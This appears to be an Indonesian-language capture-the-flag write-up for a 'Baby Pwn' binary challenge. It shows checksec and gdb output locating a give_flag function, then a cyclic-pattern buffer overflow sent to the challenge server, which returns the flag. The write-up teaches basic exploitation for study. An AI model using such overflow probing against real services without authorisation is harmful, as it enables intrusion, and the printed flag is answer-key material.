
Baby Pwn

Player: Constantine
Kategori: Pwn / Binary Exploitation



Phase 1 Recon

Seperti biasa, aku mulai dengan basic triad:

```
constantine ~/OprecForesty/Baby Pwn (solved) v3.13.7 13:46 ❯ checksec --file=chall
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    PIE enabled   No RPATH   No RUNPATH   30 Symbols      No    0                2               chall
```

Hasil checksec:

- PIE: enabled

- RELRO: Partial
- Canary: none
- NX: enabled

Karena **tidak ada stack canary**, buffer overflow langsung jadi kandidat utama. Binary ini baca password ke buffer fixed-size tanpa batasan panjang input.

Di `gdb`, aku cari alamat fungsi `give_flag()`:

```
(gdb) run
Starting program: /home/constantine/OprecForesty/Baby Pwn (solved)/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, 0x000055555555518f in main ()
(gdb) info address give_flag
Symbol "give_flag" is at 0x555555555179 in a file compiled without debugging.
(gdb) p/x (void *) give_flag
$1 = 0x555555555179
(gdb) _
```

Jadi kita punya alamat target: **0x555555555179**.

Phase 2 Cari Offset BOF


Kita coba lempar cyclic pattern.

Aku generate pattern 200 bytes:

```
constantine ~/OprecForesty/Baby Pwn (solved) v3.13.7 13:50 ❯ pwn cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxa
abvaabwaabxaabyaab
```

Lalu aku feed ke langsung ke `babypwn.ctf.forestylab.com 5000`

Loh malah dapat flag, kukira bakal crash:



Access granted!

Flag:

FORESTY{h0w_d1d_y0u_g3t_1n51d3_my_s7st3m?!_12788ad69abeadef}